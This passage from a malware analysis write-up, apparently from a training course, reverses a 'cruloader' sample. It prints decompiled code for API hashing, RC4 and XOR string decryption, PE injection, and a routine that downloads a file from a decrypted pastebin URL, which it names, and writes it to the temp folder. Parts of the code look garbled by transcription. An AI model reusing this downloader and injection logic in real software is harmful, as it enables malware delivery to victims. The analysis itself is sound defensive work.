00260060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4E 53 20 t be run in DOS
00260070 6D 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00 mode...$.
00260080 2A E9 99 31 6E 88 F7 62 6E 88 F7 62 6E 88 F7 62 *e.in.abn.abn.ab
00260090 7A E3 F4 63 64 88 F7 62 7A E3 F2 63 E1 88 F7 62 zãoc.ì.szbãcã.ãb
002600A0 7A E3 F3 63 7C 88 F7 62 65 E7 F2 63 4B 88 F7 62 zãoc.ì.ãbecãc.ãb
002600B0 65 E7 F3 63 7F 88 F7 62 65 E7 F4 63 7F 88 F7 62 egãc.ì.ãbecãc.ãb
002600C0 7A E3 F6 63 6D 88 F7 62 6E 88 F6 62 3E 88 F7 62 zãoc.ì.abn.abi.ãb
002600D0 AA E7 F7 63 69 88 F7 62 AA E7 F5 63 6F 88 F7 62 *cyci.ì.ãcãcãc.ãb
002600E0 52 69 63 68 6E 88 F7 62 00 00 00 00 00 00 00 Rìchn.ì.ãb.....
002600F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00260100 50 45 00 00 4C 01 04 00 0C C2 E8 5E 00 00 00 PE...L...AeA...
00260110 00 00 00 00 E0 00 02 01 0E 01 0E 19 0A 00 00 .....0.....
00260120 00 88 00 00 00 00 00 F3 22 00 00 10 00 00 .....0.....
00260130 00 F0 00 00 00 40 00 00 10 00 00 02 00 00 .ð...0.....
00260140 06 00 00 00 00 00 00 06 00 00 00 00 00 00 .....

```

Annotations in the hex dump:

- Red arrow pointing to address 00260030: **lpBuffer param. Contains the data that will be written**
- Red arrow pointing to address 00260000: **The second stager**

Now that we have identified the second stage payload, we can move on to the memory address that contains this data, through x32dbg.

File View Debug Tracing Plugins Favourites Options Help Dec 4 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symb

002E11CA FFD0 call eax
 6A 00 push 0
 FF73 54 push dword ptr ds:[ebx]
 8985 94FBFFFF mov dword ptr ss:[ebp-57]
 50 push edi
 50 push eax
 FF95 A8FBFFFF push dword ptr ss:[ebp-50]
 FF95 9CFBFFFF call dword ptr ss:[ebp-50]
 8B85 98FBFFFF mov eax,dword ptr ss:[ebp-33C9]
 33C9 xor ecx,ecx
 33DB xor ebx,ebx
 66:3B48 06 cmp cx,word ptr ds:[eax]
 73 4C jae main_bin.2E1241
 33F6 xor esi,esi
 8B4F 3C mov ecx,dword ptr ds:[03CE]
 03CE add ecx,esi
 6A 00 push 0
 FF8439 08010000 push dword ptr ds:[ecx]
 8B8439 0C010000 mov eax,dword ptr ds:[03C7]
 03C7 add eax,edi
 50 push eax
 8B8439 04010000 mov eax,dword ptr ds:[0385 04E8E8E8]
 0385 04E8E8E8 add eax,dword ptr ss:[...]


4]]=[0019F998 <&writeProcessMemory>]=<kernel32.wri

#5DE

Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Address	Disassembly	Hex	ASCII
00260000	4D 5A 50 00 00 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..	
00260010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....	
00260020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00260030	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	
00260040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..o..i!.LI!Th	

When we identify the location where the second stage is stored, we simply extract the dump as a file




In this section, we analyze the first stage of the 'sent by the IR team' malware. In this first stage, we identify the use of *API hashing* encryption techniques to resolve them in memory, and call them indirectly. Furthermore, we identified that the first stage executes the **PE Injection** technique in a remote process (a child process of the same binary, however, with the second stage injected into its memory scope).

In the next section, we will perform the same analysis on the second stage extracted from the first stage.

Reversing Second Stage

In this section we will perform the analysis of the second stage, extracted during the analysis of the first stage.

Below, we can see the overall image of the flowchart of the execution of the main function code.



And right at the beginning of the function, we are presented with some conditionals that perform decryption using the **RC4** algorithm, and perform **Hashed API** resolution.

```

Pseudocode-A
37     if ( !v6 )
38         break;
39     v5 = (unsigned __int8 *)v6;
40     }
41     }
42     if ( rc4_routine(v5, strlen((const char *)v5)) == 0xB925C42D )
43     {
44         sub_401DC0((int)&savedregs);
45         return 0;
46     }
47     else
48     {
49         v7 = dynamic_library_load(0, 0x8436F795); // API Hashing -> IsDebuggerPresent
50         if ( v7() || sub_401000() )
51         {
52             return 1;
53         }
54         else
55         {
56             v20 = v3;
57             sub_401D50();
58             v23 = *(_OWORD *)sub_401CA0(v22);
59             ModuleHandleW = GetModuleHandleW(0);
60             v9 = (int)ModuleHandleW + *(_DWORD *)ModuleHandleW + 15);
61             v27 = v9;
62             v10 = dword_416AC4(0, *(_DWORD *) (v9 + 80), 4096, 4, v4, v20);
63             v21 = *(_DWORD *) (v9 + 80);
64             v11 = v10;
65             v26 = v10;
66             sub_4037B0(v10, ModuleHandleW, v21);
67             v24 = v23;
68             v25 = dword_416AC8(v23, 0, *(_DWORD *) (v9 + 80), 4096, 64);
69             v12 = v25 - (_DWORD)ModuleHandleW;
0000130C main:42 (401F0C) (Synchronized with IDA View-A, Hex View-1)

```

We can check the xrefs referring to the **rc4_routine** function, with the aim of identifying when this function is called, and trying to understand the contexts of its execution.

And as we can see in the image below, this function is performed in two functions:

- **main** – current function;
- **dynamic_library_load** – function seen in the previous image.

xrefs to rc4_routine			
Direction	Typ	Address	Text
Up	p	dynamic_library_load+4B	call rc4_routine
	p	_main+6C	call rc4_routine

If we check the use of the **rc4_routine** function within the **dynamic_library_load** function, we will see that this function is responsible for decrypting the libraries that will be loaded at run time.

```
Pseudocode-A
1 FARPROC __fastcall dynamic_library_load(int index, int windows_api)
2 {
3     HMODULE library_name; // edi
4     int v3; // esi
5     int v4; // ebx
6     FARPROC result; // eax
7     bool rc4_result; // zf
8     int (__stdcall *v8)(); // [esp+14h] [ebp-4h]
9
10    library_name = LoadLibraryA((&library_list)[index]);
11    v3 = 0;
12    v4 = *(_DWORD *)((char *)library_name + *(_DWORD *)library_name + 15) + 120);
13    result = (FARPROC)((char *)library_name + *(_DWORD *)((char *)library_name + v4 + 32));
14    v8 = result;
15    if ( *(_DWORD *)((char *)library_name + v4 + 20) )
16    {
17        while ( 1 )
18        {
19            rc4_result = rc4_routine(
20                (unsigned __int8 *)library_name + *(_DWORD *)result + v3),
21                strlen((const char *)library_name + *(_DWORD *)result + v3))) == windows_api;
22            result = v8;
23            if ( rc4_result )
24                break;
25            if ( (unsigned int)++v3 >= *(_DWORD *)((char *)library_name + v4 + 20) )
26                return result;
27        }
28        return GetProcAddress(library_name, (LPCSTR)library_name + *(_DWORD *)v8 + v3));
29    }
30    return result;
31 }
```

00000629 dynamic_library_load:31 (401229)

The most interesting thing is to understand that both functions will only be executed depending on the conditional met. If the result of the **rc4_routine** function is as expected, the sample execution flow will execute the **sub_401DC0** function.

```

Pseudocode-A
27 CHAR Filename[1040]; // [esp+34h] [ebp-414h] BYREF
28 int savedregs; // [esp+448h] [ebp+0h] BYREF
29
30 GetModuleFileNameA(0, Filename, 0x104u);
31 v5 = (unsigned __int8 *)sub_404A23((int)Filename, (int)&byte_413CA0);
32 if ( v5 )
33 {
34     while ( 1 )
35     {
36         v6 = sub_404A23(0, (int)&byte_413CA0);
37         if ( !v6 )
38             break;
39         v5 = (unsigned __int8 *)v6;
40     }
41 }
42 if ( rc4_routine(v5, strlen((const char *)v5)) == 0xB925C42D )
43 {
44     sub_401DC0((int)&savedregs);
45     return 0;
46 }
47 else
48 {
49     v7 = dynamic_library_load(0, 0x8436F795); // API Hashing -> IsDebuggerPresent
50     if ( v7() || sub_401000() )
51     {
52         return 1;
53     }
54     else
55     {
56         v20 = v3;
57         sub_401D50();
58         v23 = *(_OWORD *)sub_401CA0(v22);
59         ModuleHandleW = GetModuleHandleW(0);
60     }
61 }
00001485_main:44 (402085) (Synchronized with IDA View-A, Hex View-1)

```


And within this function, we are presented with another execution of the *Hashing API* technique, using the `dynamic_library_load` function

```

Pseudocode-A
1 int __usercall sub_401DC0@eax(int a1@ebp)
2 {
3     int v1; // eax
4     int v2; // ecx
5     int v3; // eax
6     __OWORD v5[2]; // [esp-40h] [ebp-4Ch] BYREF
7     __int16 v6; // [esp-20h] [ebp-2Ch]
8     int v7; // [esp+0h] [ebp-Ch]
9     int v8; // [esp+4h] [ebp-8h]
10    int retaddr; // [esp+Ch] [ebp+0h]
11
12    v7 = a1;
13    v8 = retaddr;
14    dword_416AB8 = (int)dynamic_library_load(2, 0xDA16A83D);
15    dword_416AD8 = (int)dynamic_library_load(2, 0x16505E0);
16    dword_416ABC = (int)dynamic_library_load(2, 0x6CC098F5);
17    dword_416AD4 = (int)dynamic_library_load(2, 0xE5191D24);
18    v5[0] = xmmword_413C7C;
19    v6 = 234;
20    v5[1] = xmmword_413C8C;
21    v1 = strlenA((LPCSTR)v5);
22    v2 = 0;
23    do
24    {
25        *((_BYTE *)v5 + v2) = __ROL1__((_BYTE *)v5 + v2), 4) ^ 0xC5;
26        ++v2;
27    }
28    while ( v2 < v1 );
29    v3 = sub_401290(v5);
30    return sub_4013A0(v3);
31 }
000011ED_00401DED: st (Synchronize)
000011ED_sub_401DC0:14 (401DED) (Synchronized with IDA View-A, Hex

```


After resolving the APIs related to communication capacity, the function code performs an **XOR** operation to decrypt two sets of bytes in hexadecimal, using the key **0xc5**.



I implemented this (and all the others that will be seen in this section) algorithm observed in the IDA pseudo-code in Python, with the aim of decrypting the data and identifying the deobfuscated information. The script can be found below.

```
def rol1_url(byte, shift):
    return ((byte << shift) | (byte >> (8 - shift))) & 0xFF

def decrypt_url(v5):
    for i in range(len(v5)):
        v5[i] = rol1_url(v5[i], 4) ^ 0xc5

    decrypted_url = ''.join([chr(byte) for byte in v5 if byte != 0])
    return decrypted_url


xored_url = [
    0xDA, 0x1B, 0x1B, 0x5B, 0x6B, 0xFF, 0xAE, 0xAE, 0x5B, 0x4A, 0x6B, 0x1B, 0x0A,
    0x7A, 0xCA, 0xBA, 0xBE, 0x6A, 0xAA, 0x8A, 0xAE, 0x7B, 0x4A, 0x2B, 0xAE, 0x8A, 0x9B,
    0x0A, 0x8A, 0xCF, 0x18, 0x28, 0xEA, 0x00
]

decrypted_url = decrypt_url(xored_url)
print(f"\033[32mString Decrypted \033[m[\033[33mdownload_inject\033[m]:
\033[31m{decrypted_url}\033\n")
```


Below in the script execution, we are able to identify that the **XOR** operation decrypts a URL.

```
researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$ python3 decrypt_str_2stage.py
String Decrypted: https://pastebin.com/raw/mLem9DGk&
```

If we access the decrypted URL, it takes us to another URL that stores a **PNG file**.



If we access this other URL, we will have access to a **PNG file** with practically no content.



If we download this **PNG file**, and open it in a Hexadecimal reader/editor (I used xxd), we will be able to identify the string **redaolurc**, which is basically **cruloader** backwards, followed by several possibly encrypted bytes.

```

00041080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00041090: 0000 0000 0080 470a 0000 0000 0000 0000 .....G.....
000410a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000410b0: 0000 0000 0000 0080 470a 0000 0000 0000 .....G.....
000410c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000410d0: 0000 0000 0000 0080 470a 0000 0000 0000 .....G.....
000410e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000410f0: 0000 0000 0000 0000 0000 0080 470a 0000 .....G.....
00041100: 0000 0000 0000 0072 6564 616f 6c75 7263 .....redaolurc
00041110: 2c3b f161 6261 6161 6561 6161 9e9e 6161 ;,abaaaaaaa.aa
00041120: d961 6161 6161 6161 2161 6161 6161 6161 .aaaaaaa!aaaaaaa
00041130: 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaa
00041140: 6161 6161 6161 6161 6161 6161 6160 6161 aaaaaaaaaaaaaaa`aa
00041150: 6f7e db6f 61d5 68ac 40d9 602d ac40 3509 o~.oa.h.@.'-.@5.
00041160: 0812 4111 130e 0613 000c 4102 000f 0f0e ..A.....A.....
00041170: 1541 0304 4113 140f 4108 0f41 252e 3241 .A..A...A..A%.2A
00041180: 0c0e 0504 4f6c 6c6b 4561 6161 6161 6161 ...0llkEaaaaaaa
00041190: 658b d831 21ea b662 21ea b662 21ea b662 e..!...b!..b!..b
000411a0: 2892 2562 2bea b662 2a85 b763 23ea b662 (.%b+..b*..c#..b

```

The string 'cruloader' backwards

Analysis of the content of this PNG file will be explored in the next section. Now let's continue with the code flow of the function we are analyzing.

After decrypting the URL string, two functions will be executed, **sub_401290** and **sub_4013A0**

```

Pseudocode-A
1 void usercall_network_api(int al<ebp>)
2 {
3     int len_pastebin_url_encrypted; // eax
4     int count_len_url; // ecx
5     char *v3; // eax
6     _OWORD pastebin_url_encrypted[2]; // [esp-40h] [ebp-4Ch] BYREF
7     __int16 v5; // [esp-20h] [ebp-2Ch]
8     int v6; // [esp+0h] [ebp-Ch]
9     int v7; // [esp+4h] [ebp-8h]
10    int retaddr; // [esp+Ch] [ebp+0h]
11
12    v6 = al;
13    v7 = retaddr;
14    InternetOpenA = (HINTERNET (__stdcall *) (LPCSTR, DWORD, LPCSTR, LPCSTR, DWORD))dynamic_library_load(2, 0xDA16A83D); // API Hashing -> InternetOpenA
15    InternetOpenUrlA = (HINTERNET (__stdcall *) (HINTERNET, LPCSTR, LPCSTR, DWORD, DWORD, DWORD_PTR))dynamic_library_load(
16        2,
17        0x16505E0); // API Hashing -> InternetOpenUrlA
18    InternetReadFile = (BOOL (__stdcall *) (HINTERNET, LPVOID, DWORD, LPDWORD))dynamic_library_load(2, 0x6CC098F5); // API Hashing -> InternetReadFile
19    InternetCloseHandle = (BOOL (__stdcall *) (HINTERNET))dynamic_library_load(2, 0xE519D24); // API Hashing -> InternetCloseHandle
20    pastebin_url_encrypted[0] = xmmword_413C7C;
21    v5 = 234;
22    pastebin_url_encrypted[1] = xmmword_413C8C;
23    len_pastebin_url_encrypted = strlenA((LPCSTR)pastebin_url_encrypted);
24    count_len_url = 0;
25    do
26    {
27        *((_BYTE *)pastebin_url_encrypted + count_len_url) = __ROL1__((_BYTE *)pastebin_url_encrypted + count_len_url, 4) ^ 0xC5;
28        ++count_len_url;
29    }
30    while ( count_len_url < len_pastebin_url_encrypted );
31    v3 = sub_401290((LPCSTR)pastebin_url_encrypted);
32    sub_4013A0((int)v3);
33
000011C0 network_api:1 (401DC0) (Synchronized with IDA View-A, Hex View-1)

```

First let's analyze the **sub_401290** function, which takes the decrypted URL string as an argument.

After de-hashing the APIs in the previous function, it is clear that this function is responsible for downloading the **PNG file**, through the decrypted URL.

```

Pseudocode-A
1 char * thiscall sub_401290(LPCSTR pastebin_url_decrypted)
2 {
3     char *allocated_memory; // ebx
4     void *url_handle; // edi
5     FARPROC bool_HttpQueryInfoA; // eax
6     char *var_allocated_memory; // esi
7     void *hanlde_internet; // [esp+Ch] [ebp-78h]
8     DWORD dwNumberOfBytesRead; // [esp+10h] [ebp-74h] BYREF
9     int v9; // [esp+14h] [ebp-70h] BYREF
10    SIZE_T dwSize; // [esp+18h] [ebp-6Ch] BYREF
11    char v11[100]; // [esp+1Ch] [ebp-68h] BYREF
12
13    dwNumberOfBytesRead = 1;
14    v9 = 16;
15    dwSize = 2048;
16    allocated_memory = (char *)VirtualAlloc(0, (SIZE_T)&dwSize, 0x1000u, 4u);
17    hanlde_internet = InternetOpenA("cruloader", 1u, 0, 0, 0);
18    url_handle = InternetOpenUrlA(hanlde_internet, pastebin_url_decrypted, 0, 0, 0, 0);
19    bool_HttpQueryInfoA = dynamic_library_load(2, 0x2B53DA6); // API Hashing -> HttpQueryInfoA
20    ((void (__stdcall *) (void *, int, char *, int *, DWORD))bool_HttpQueryInfoA)(url_handle, 5, v11, &v9, 0);
21    ::dwSize = sub_4048C4((int)v11);
22    if ( ::dwSize > dwSize )
23    {
24        VirtualFree(allocated_memory, (SIZE_T)&dwSize, 16384u);
25        allocated_memory = (char *)VirtualAlloc(0, ::dwSize, 4096u, 4u);
26    }
27    var_allocated_memory = allocated_memory;
28    do
29    {
30        InternetReadFile(url_handle, var_allocated_memory, 0x800u, &dwNumberOfBytesRead);
31        var_allocated_memory += dwNumberOfBytesRead;
32    }
33    while ( dwNumberOfBytesRead );
34    InternetCloseHandle(hanlde_internet);
35    InternetCloseHandle(url_handle);
36    return allocated_memory;
37
00000690 sub_401290:1 (401290) (Synchronized with IDA View-A, Hex View-1)

```

Now that we understand the purpose of the previous function (now called *download_file_pastebin*), let's analyze the **sub_4013A0** function.

```

Pseudocode-A
1 void __usercall network_api(int a1@<ebp>)
2 {
3     int len_pastebin_url_encrypted; // eax
4     int count_len_url; // ecx
5     char *file_downloaded_pastebin; // eax
6     __OWORD pastebin_url_encrypted[2]; // [esp-40h] [ebp-4Ch] BYREF
7     __int16 v5; // [esp-20h] [ebp-2Ch]
8     int v6; // [esp+0h] [ebp-Ch]
9     int v7; // [esp+4h] [ebp-8h]
10    int retaddr; // [esp+Ch] [ebp+0h]
11
12    v6 = a1;
13    v7 = retaddr;
14    InternetOpenA = (HINTERNET (__stdcall *) (LPCSTR, DWORD, LPCSTR, LPCSTR, DWORD))dynamic_library_load(2, 0xDA16A83D); // API Hashing -> InternetOpenA
15    InternetOpenUrlA = (HINTERNET (__stdcall *) (HINTERNET, LPCSTR, LPCSTR, DWORD, DWORD, DWORD_PTR))dynamic_library_load(
16        2,
17        0x16505E0); // API Hashing -> InternetOpenUrlA
18    InternetReadFile = (BOOL (__stdcall *) (HINTERNET, LPVOID, DWORD, LPDWORD))dynamic_library_load(2, 0x6CC098F5); // API Hashing -> InternetReadFile
19    InternetCloseHandle = (BOOL (__stdcall *) (HINTERNET))dynamic_library_load(2, 0xE5191D24); // API Hashing -> InternetCloseHandle
20    pastebin_url_encrypted[0] = xmmword_413C7C;
21    v5 = 234;
22    pastebin_url_encrypted[1] = xmmword_413C8C;
23    len_pastebin_url_encrypted = strlenA((LPCSTR)pastebin_url_encrypted);
24    count_len_url = 0;
25    do
26    {
27        *((_BYTE *)pastebin_url_encrypted + count_len_url) = __ROL1__((_BYTE *)pastebin_url_encrypted + count_len_url), 4) ^ 0xC5;
28        ++count_len_url;
29    }
30    while ( count_len_url < len_pastebin_url_encrypted );
31    file_downloaded_pastebin = download_file_pastebin((LPCSTR)pastebin_url_encrypted);
32    sub_4013A0((int)file_downloaded_pastebin);
33 }

```

This function is a bit long, so let's break it down into parts. At the beginning of the section, the execution of an **XOR** operation and the dynamic resolution of some APIs that will be used below are identified.

```

37
38 handle_file_downloaded_pastebin = download_file_pastebin((LPCSTR)file_downloaded_pastebin);
39 v27 = dwSize;
40 v34 = 8910423;
41 v29 = 0;
42 *(_QWORD *)String = 0x13B6A6F6B6A60734i64;
43 v2 = strlenA(String);
44 v3 = 0;
45 do
46 {
47     String[v3] = __ROL1__(String[v3], 4) ^ 31;
48     ++v3;
49 }
50 while ( v3 < v2 );
51 MultiByteToWideChar(0, 1u, String, -1, (LPWSTR)WideCharStr, 35);
52 v4 = dynamic_library_load(0, 0x7A3A310);
53 v5 = dynamic_library_load(0, 0x759903FC);
54 v28 = dynamic_library_load(0, 0xA1EFE929);
55 v26 = dynamic_library_load(0, 0xCCE95612);
56 ((void (__stdcall *) (int, char *))v4)(260, v30);
57 v6 = (char *)&v29 + 2;
do
000007C3 sub_4013A0 37 (4013C3) (Synchronized with IDA View-A, Hex View-1)

```

← XOR Operation

← API Hashing

Using the *hashdb_automated* script, we are able to identify that the hash algorithm used again was **crc32**, and that the APIs being resolved have the ability to write files to disk.

If we follow the flow we are in, the malware has downloaded the **PNG file** and wants to save it to disk.


```

IDA View-A  X  Pseudocode-B  X  Hex View-1  X  Structures  X  Enums  X
56 ((void (__stdcall *) (int, char *))GetTempPathW)(260, lpFileName);
57 v6 = (char *)&v29 + 2;
58 do
59 {
60     v7 = *((_WORD *)v6 + 1);
61     v6 += 2;
62 }
63 while ( v7 );
64 *(_DWORD *)v6 = 7471203;
65 *(_DWORD *)v6 + 1 = 7078005;
66 *(_DWORD *)v6 + 2 = 6357103;
67 *(_DWORD *)v6 + 3 = 6619236;
68 *(_DWORD *)v6 + 4 = 114;
69 ((void (__stdcall *) (char *, _DWORD))CreateDirectoryW)(lpFileName, 0);
70 v8 = WideCharStr;
71 while ( *v8++ )
72 ;
73 v10 = (char *)v8 - (char *)WideCharStr;
74 v11 = (_WORD *)&v29 + 1;
75 do
76 {
77     v12 = v11[1];
78     ++v11;
79 }
80 while ( v12 );
81 memcpy(v11, WideCharStr, 4 * (v10 >> 2));
82 v13 = &v11[2 * (v10 >> 2)];
83 v14 = v10 & 3;
84 memcpy(v13, &WideCharStr[2 * (v10 >> 2)], v14);
85 v15 = (char *)v13 + v14;
86 open_handle_pastebin_file = (void *)((int (__stdcall *) (char *, int, _DWORD, _DWORD, MACRO_CREATE_NEW, MACRO_FILE, _DWORD))CreateFileW)(
87     lpFileName,
88     0x40000000,
89     0,
90     0,
91     CREATE_NEW,
92     FILE_ATTRIBUTE_NORMAL,
93     0);
94 ((void (__stdcall *) (void *, char *, SIZE_T, int *, _DWORD))WriteFile)(
95     open_handle_pastebin_file,
96     handle_file_downloaded_pastebin,
97     dwSize,
98     &v29,
99     0);
100 CloseHandle(open_handle_pastebin_file);
00000868 sub_4013A0:56 (401468) (Synchronized with IDA View-A, Hex View-1)

```

